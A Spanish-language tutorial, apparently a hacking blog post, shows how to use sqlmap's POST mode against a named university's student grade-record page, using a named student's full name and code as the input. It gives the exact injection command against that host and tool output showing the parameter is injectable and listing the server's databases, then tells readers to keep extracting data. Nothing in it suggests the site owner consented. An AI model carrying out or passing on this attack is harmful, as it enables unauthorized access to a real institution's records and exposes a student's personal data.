

SQLMAP METODO POST

Para esto usaremos un target muy interesante: <http://oagra.unac.edu.pe/record.htm>


Y Usaremos los datos de esta estudiante XD!

Nombre: ARBIETO-MOLINA-ANTONIA


Código: 760442C

Bueno empezaremos con la acción para eso debemos saber cuál es el parámetro del método post que usa para enviar los datos insertados al servidor para eso usaremos una herramienta de nuestro navegador OWASP MANTRA.


La herramienta se llama HttpFox y la encontramos así:



Ya activada la herramienta le damos a Start y empezara a capturar todo el trafico



Luego le damos a mostrar luego de ingresar el código y veremos lo que aparece en La parte de la herramienta hay uno que dice post ese es el que necesitamos.



Ahora nos vamos a donde dice PostData y luego hacemos clic en Raw

The screenshot shows a web browser's developer tools with the 'Network' tab open. A table of network requests is visible, with the last request selected. The 'POST Data' tab is active, showing the raw data: 'codigo=760442C'. The 'Raw' radio button is selected at the bottom.

Started	Time	Sent	Received	Method	Result	Type	URL
00:27:04.465	0.388	453	5106	POST	200	text/html	http://oagra.unac.edu.pe/record_notas_re.asp
00:27:05.016	0.190	357	(452)	GET	(Cache)	text/css	http://oagra.unac.edu.pe/estilo2.css
00:27:05.060	0.160	371	(4378)	GET	(Cache)	image/jpeg	http://oagra.unac.edu.pe/escudo.JPG
00:27:05.099	0.523	396	71245	GET	200	image/jpeg	http://oagra.unac.edu.pe/escudo2.jpg
00:30:23.188	0.987	592	173	POST	200	application/x-thrift	https://master.anonymox.net/firefox
00:30:24.442	0.541	394	147	GET	200	text/anonymox	http://nwi.anonymox.net/selfcheck?gw=off
00:30:24.713	0.486	395	266	GET	200	text/html	http://nwi.anonymox.net/selfcheck?gw=us3d

Headers Cookies Query String POST Data Content

Type: application/x-www-form-urlencoded

codigo=760442C

☐ Pretty ☒ Raw

De esto sacamos que la url donde ocurre todo es http://oagra.unac.edu.pe/record_notas_re.asp el parámetro sería 'codigo=760442C' ahora abrimos el sqlmap y usamos el siguiente comando

```
sqlmap.py -u http://oagra.unac.edu.pe/record_notas_re.asp --data codigo=760442C --dbs
```

Lo que hay de nuevo es el comando " --data " este comando sirve para señalar los parametros post para realizar la inyección SQL

```
Simbolo del sistema - sqlmap.py -u http://oagra.unac.edu.pe/record_notas_re.asp --data codigo=760...
<1.0-dev-nongit-20140828>
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
consent is illegal. It is the end user's responsibility to obey all applicable
local, state and federal laws. Developers assume no liability and are not respon
sible for any misuse or damage caused by this program

[*] starting at 22:28:08

[22:28:09] [INFO] testing connection to the target URL
[22:28:10] [INFO] testing if the target URL is stable. This can take a couple of
seconds
[22:28:11] [INFO] target URL is stable
[22:28:11] [INFO] testing if POST parameter 'codigo' is dynamic
[22:28:11] [INFO] confirming that POST parameter 'codigo' is dynamic
[22:28:11] [WARNING] POST parameter 'codigo' does not appear dynamic
[22:28:11] [INFO] heuristic (basic) test shows that POST parameter 'codigo' migh
t be injectable (possible DBMS: 'Microsoft SQL Server')
[22:28:12] [INFO] testing for SQL injection on POST parameter 'codigo'
it looks like the back-end DBMS is 'Microsoft SQL Server'. Do you want to skip t
est payloads specific for other DBMSes? [Y/n]
```

Luego le damos en Y y luego de nuevo Y . Dejamos que cargue todo y nos dira que el parámetro es vulnerable y si queremos analizar otro parámetro le diremos que no. (Los mismos pasos que el antiguo tutorial xD!)

```
C:\ Símbolo del sistema - sqlmap.py -u http://oagra.unac.edu.pe/record_notas_re.asp --data codigo=760...
se stacked queries <comment>' injectable
[22:33:58] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind'
[22:33:58] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind <comment>'
[22:34:31] [INFO] POST parameter 'codigo' seems to be 'Microsoft SQL Server/Sybase time-based blind <comment>' injectable
[22:34:31] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[22:34:31] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other <potential> technique found
[22:35:17] [WARNING] there is a possibility that the target <or WAF> is dropping 'suspicious' requests
[22:35:17] [CRITICAL] connection timed out to the target URL or proxy. sqlmap is going to retry the request
[22:35:17] [WARNING] most probably web server instance hasn't recovered yet from previous timed based payload. If the problem persists please wait for few minutes and rerun without flag 'I' in option '--technique' <e.g. '--flush-session --technique=BEUS'> or try to lower the value of option '--time-sec' <e.g. '--time-sec=2'>
[22:35:21] [INFO] target URL appears to be UNION injectable with 8 columns
[22:35:26] [WARNING] combined UNION/error-based SQL injection case found on column 6. sqlmap will try to find another column with better characteristics
[22:35:26] [INFO] POST parameter 'codigo' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
POST parameter 'codigo' is vulnerable. Do you want to keep testing the others <if any>? [y/N]
```

Entonces al Darle que N , esperamos que bote las Bases de Datos.

```
C:\ Símbolo del sistema
[22:38:16] [INFO] retrieved: tempdb
[22:38:16] [INFO] retrieved: unac3
available databases [12]:
[*] ACTAS
[*] BK13A
[*] BK13B
[*] BK14A
[*] BK14B
[*] BK15A
[*] bkws3160714
[*] master
[*] model
[*] msdb
[*] tempdb
[*] unac3

[22:38:16] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 74 times
[22:38:16] [INFO] fetched data logged to text files under 'C:\Documents and Settings\hf\sqlmap\output\oagra.unac.edu.pe'

[*] shutting down at 22:38:16
C:\sqlmap>
```

Después de esto ya todo lo pueden hacer ustedes usando los mismos comandos usados en el otro tutorial. (Sin Borrar el comando " --data "

Esto es todo por ahora, Se despide Eduardo Desde ^^!